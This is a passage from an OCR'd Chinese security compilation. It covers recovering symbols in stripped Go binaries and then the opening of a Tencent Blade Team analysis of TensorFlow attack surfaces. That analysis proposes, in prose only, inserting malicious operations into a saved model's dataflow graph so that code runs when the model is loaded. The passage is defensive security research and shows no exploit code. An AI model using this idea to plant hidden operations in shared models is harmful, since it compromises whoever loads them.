sync/atomic.StoreUint32
sync/atomic.StoreUint64
sync/atomic.StoreUintptr
runtime.memhash0
runtime.memhash8
runtime.memhash16
runtime.memhash128
runtime.memhash_varlen
runtime.strhash
runtime.f32hash
runtime.f64hash
runtime.c64hash
runtime.c128hash
runtime.interhash
runtime.nilinterhash
runtime.memequal0
runtime.memequal8
runtime.memequal16
runtime.memequal32
```

安全客（www.anquanke.com）


通过分析 go 语言特有的.gopclntab 段，我们可以恢复调试符号信息，只有该段中保存的信息均可以进行恢复，恢复率达到 98% 以上。

IDAGolangHelper 脚本


刚刚讨论完了 GolangAssist，效果是非常不错的，而作为 GolangAssist 的升级版本，IDAGolangHelper 做的则更加完善，该脚本的作者在 2016 年底的 zeronights 会议中展示了他的成果，有兴趣的同学可以参看他的PPT，其实整个脚本的思路和上面一样，同样是通过.gopclntab 这个段所保存的符号信息来获取函数信息，如下图所示。



除此之外，作者进一步分析了 go 语言的版本问题，通过 2 种方式来确定当前程序的 go 语言版本，一是通过特征字符串的来进行查找，二是通过分析 go 中特有的结构体类型，由于不同版本之间有结构体会产生变化，作者提出了这种思路来确定版本信息。



而通过实际分析证明，第一种方法，即特征字符串的方式来查找版本还是会更高效，更准确些，相比而言，第二种方法由于版本之间的差异不多，则会导致歧义。下图是使用效果，当我们载入该脚本后，第二种方式只能判断是 go1.8 或 1.9 或 1.10，但是特征字符串则较好的确定是 go1.9 版本。在重命名函数后，再搜索 main 字符串，就能定位到 main 包中的所有函数了。



13.3.3 其他方法

当然无符号问题解决的方法还有很多，比如著名符号执行引擎 angr 中就使用了基于函数语义识别库函数，也有人对源码进行了分析。函数语义就是分析函数的功能和执行的操作，包括寄存器、内存、堆栈和对其他函数的调用流，作为人去分析函数的时，也是类似的，所以感觉这里也可以用机器学习的方法来进一步提高分析效率。当然学术界也有对这方面的研究，比如二进制代码函数相似度匹配技术研究这篇论文，通过函数的序言部分的特征，提出了二阶段函数匹配方法 TPM，在识别出相似函数后，找到其调用关系和决策规则，然后递归的识别不同版本的函数，据论文所述，识别准确率平均高于 diaphora 和 patchdiff 方法，也是值得借鉴的。

13.4 结语

至此，提出的这么多方法，就能较好的解决 Go 语言程序逆向中的无符号的问题了。而其实对无符号程序的分析一直是逆向工程中的一个难点，如何有效的分析无符号的程序也一直是我们所关心的问题。那么总结起来无外乎以下几点。

1. 从各种语言本身特性出发。比如本文详细讨论的 Go 语言特性，由于特定段保存了符号信息，从而可以进行恢复。
2. 从代码复用和库函数检测出发。将程序中未知函数和已知功能函数进行某种方式下的对比，比如 hash 计算、匹配签名、等等。
3. 从函数语义分析出发。也是最常见的硬核分析手段，就是一个一个函数分析其代码实现和功能，从而推断函数的作用，积少成多，就能对整个程序进行逆向。毫无疑问，也可以将人工智能结合到这种方式中，仿照逆向工程师的思路来进行深度学习的，可能也是学术界未来的一个研究方向吧。

AI 繁荣下的隐忧——Google Tensorflow 安全风险剖析

文章作者：Cradmin

文章来源：https://mp.weixin.qq.com/s/rjcOK3A83oKHkpNgbm9Lbg

14.1 0x1 大势所趋 —— 人工智能时代来临

我们身处一个巨变的时代，各种新技术层出不穷，人工智能作为一个诞生于上世纪 50 年代的概念，近两年出现井喷式发展，得到各行各业的追捧，这背后来自于各种力量的推动，诸如深度学习算法的突破、硬件计算能力的提升、不断增长的大数据分析需求等。从 2017 年的迅猛发展，到 2018 年的持续火爆，国内外各个巨头公司如腾讯、阿里、百度、Google、微软、Facebook 等均开始在人工智能领域投下重兵，毫无疑问，这一技术未来将会深度参与我们的生活并让我们的生活产生巨大改变：人工智能时代来了！

面对一项新技术/新趋势的发展，作为安全研究人员该关注到什么？没错，每一个新技术的诞生及应用都会伴随有安全风险，安全研究人员要在风暴来临之前做到未雨绸缪。Blade Team 作为关注行业前瞻安全问题的研究团队，自然要对 AI 技术进行安全预研。

14.2 0x2 未雨绸缪 —— AI 系统安全风险分析

一个典型的人工智能系统大致由 3 部分组成：算法模型，AI 支撑系统 (训练/运行算法的软件基础设施) 和业务逻辑及系统。比如一个人脸识别系统基本架构如下：




图 1 典型人脸识别系统架构

从安全视角来看，我们可以得出 3 个潜在的攻击面：

AI 算法安全：算法模型是一个 AI 系统的核心，也是目前 AI 安全攻防对抗的焦点。具体来讲，目前 AI 算法安全的主要风险在于对抗样本 (adversarial examples) 攻击，即通过输入恶意样本来欺骗 AI 算法，最终使 AI 系统输出非预期的结果，目前已发展出诸如生成对抗网络 (GAN) 这种技术 [0]，以 AI 对抗 AI，在这个领域学术界和工业界已有大量研究成果，大家可 Google 了解。

	Languages	Tutorials and training materials	CNN modeling capability	RNN modeling capability	Architecture: easy-to-use and modular front end	Speed	Multiple GPU support	Keras compatible
Theano	Python, C++	++	++	++	+	++	+	+
Tensor-Flow	Python	+++	+++	++	+++	++	++	+
Torch	Lua, Python (new)	+	+++	++	++	+++	++	
Caffe	C++	+	++		+	+	+	
MXNet	R, Python, Julia, Scala	++	++	+	++	++	+++	
Neon	Python	+	++	+	+	++	+	
CNTK	C++	+	+	+++	+	++	+	

security.tencent.com

Figure 14.1: img

AI 支撑系统安全：AI 算法模型的运行和训练都需要一套软件系统来支撑，为了提高计算效率和降低门槛，各大厂商开发了机器学习框架，本文的主角 Google Tensorflow 就属于这一层，类比于计算机系统中的 OS 层，可以想象到这里如果出现安全问题，影响如何？而这类框架的安全性目前并没有得到足够的关注。

业务逻辑系统：上层业务逻辑及相关系统，与传统业务和运维安全风险差别不大，不再赘述。

14.3 0x3 被忽视的主角—---机器学习框架介绍

经过近几年的发展，各种机器学习框架不断涌现出来，各有特色，其中不乏大厂的身影，我们选取了三款使用量较大的框架作为研究对象：

Tensorflow[1]：由 Google 开发，面向开源社区，功能强大，易用性高，早期性能稍差，但在 Google 强大的工程能力下，已有明显改观，从使用量上看，目前是机器学习框架里面的 TOP 1。

Caffe[2]：2013 年由 UC Berkely 的贾扬清博士开发，在学术界使用极其广泛，卷积神经网络的实现简洁高效，但因历史架构问题，不够灵活。目前贾教主已就职 Facebook，并在 Facebook 的大力支持下，推出了 Caffe2，解决 Caffe 时代留下的问题（编辑注：发布本文时，已有消息称贾教主已经加盟阿里硅谷研究院，可见巨头对 AI 人才的渴求）。

Torch[3]：Facebook 内部广泛使用的一款机器学习框架，灵活性和速度都不错，唯一不足是默认采用 Lua 语言作为 API 接口，初学者会有些不习惯，当然目前也支持了 Python。

图 2 业界流行机器学习框架简要对比

以 Tensorflow 为例，我们先来看一下它的基本架构：

图 3 Tensorflow 基本架构 [4]




Figure 14.2: img




Figure 14.3: img

由上图大致可以看出，除了核心的机器学习算法逻辑外 (Kernel implementations)，Tensorflow 还有大量的支撑配套系统，这无疑增加了软件系统的复杂性。

我们继续沿用上一节的思路，首先详细分析下 Tensorflow 的攻击面。这里也插个题外话，分享下个人的一些研究习惯，一般在接触到一个新领域，笔者习惯通读大量资料，对该领域的基本原理和架构有个相对深入的了解，必要时结合代码粗读，对目标系统进行详细的攻击面分析，确定从哪个薄弱点入手，然后才是看个人喜好进行代码审计或 Fuzzing，发现安全漏洞。在笔者看来，安全研究前期的调研工作必不可少，一方面帮你确定相对正确的研究目标，不走过多弯路，另一方面对功能和原理的深入理解，有助于找到一些更深层次的安全问题。

通过对 Tensorflow 功能和架构的了解，笔者大致把攻击面分为以下几类：

输入文件解析逻辑：

包括对训练和推断时用到的图片、视频、音频等类型文件的解析处理

模型处理逻辑：模型文件的解析和模型运行机制

机器学习算法逻辑：机器学习算法实现逻辑

分布式部署及扩展功能：包括 Tensorflow 分布式集群功能，性能优化 XLA Compiler，自定义函数扩展功能等。

详细可参考下图，这是当时基于 Tensorflow 1.4 版本的分析，有兴趣的读者可以自行分析添加。在随后的审计中，我们在多个攻击面中发现了安全问题，其中一个最严重的风险存在于 Tensorflow 的模型处理机制。

14.4 0x4 抽丝剥茧——Tensorflow 模型机制和漏洞成因

我们先来了解下 Tensorflow 的模型机制。

顾名思义，Tensor 是 Tensorflow 中的基本数据类型 (或者说数据容器)，flow 表示 dataflow，Tensorflow 用数据流图 (dataflow graph) 来表示一个计算模型，图中的结点 (node) 表示计算操作 (operation)，图中的边 (edge) 表示数据输入和输出，当我们设计了一个机器学习模型，在 Tensorflow 中会以一张数据流图来表示，最终算法模型会以图的形式在 Tensorflow 运行时 (runtime) 下执行，完成我们需要的运算。可以参考 Tensorflow 官网的一个示例。

图 5 Tensorflow 的数据流图 [5]

机器学习模型训练中经常会出现这样的场景：

1) 需要中断当前训练过程，保存模型，以备下次从中断处继续训练

2) 把训练好的模型保存，分享给他人进一步调优或直接使用

Tensorflow 提供了两种种模型持久化机制，可以把算法模型保存为文件：tf.train.Saver 和 tf.saved_model。两组 API 在把模型持久化为文件时，结构上有些差异，tf.train.Saver 适合临时保存被中断的训练模型，被保存的模型称为一个 checkpoint，tf.saved_model 更适合保存完整的模型提供在线服务。

tf.train.Saver 保存的模型文件如下：

savermodel.meta 是模型的元数据，也就是数据流图的描述文件，采用特定的二进制格式，savermodel.data-xxx 保存着模型中各个变量的值。

再来看下 tf.saved_model 保存的模型文件：

saved_model.pbtxt 保存着表示算法模型的图结构，可以指定保存为 protobuf 文本格式或二进制格式，但通常情况下出于空间效率考虑，默认采用二进制形式保存，variables 目录中保存模型中变量的值。

可以看到，不管哪种方式，都需要保存关键的数据流图的结构，打开 saved_model.pbtxt，仔细看下我们关心的数据流图：

可以比较直观的看到图的结构，比如 Add 是操作类型，输入是参数 x 和 y，输出是 z，不难得出是一个简单的加法计算 z=x+y；Tensorflow API 提供了大量的操作类型，来满足各种计算需求。

图 6 Tensorflow Python API[6]

看到这里，大家可有什么想法？没错，既然算法模型是以图的形式在 Tensorflow 中执行，从图的角度看，我们能否在不影响图的正常流程的情况下，插入一些额外的操作 (结点) 呢？进一步，如果这些操作是恶意的呢？

14.5 0x5 大巧若拙—---漏洞利用

从上一节的分析，我们发现了一个让人略感兴奋的攻击思路，在一个正常的 Tensorflow 模型文件中插入可控的恶意操作，如何做到呢？需要满足两个条件：

1）在数据流图中插入恶意操作后，不影响模型的正常功能，也就是说模型的使用者从黑盒角度是没有感知的；

2）插入的操作能够完成 ‘‘有害’’ 动作，如代码执行等。




Figure 14.4: img




Figure 14.5: img

Figure 14.6: img




Figure 14.7: img

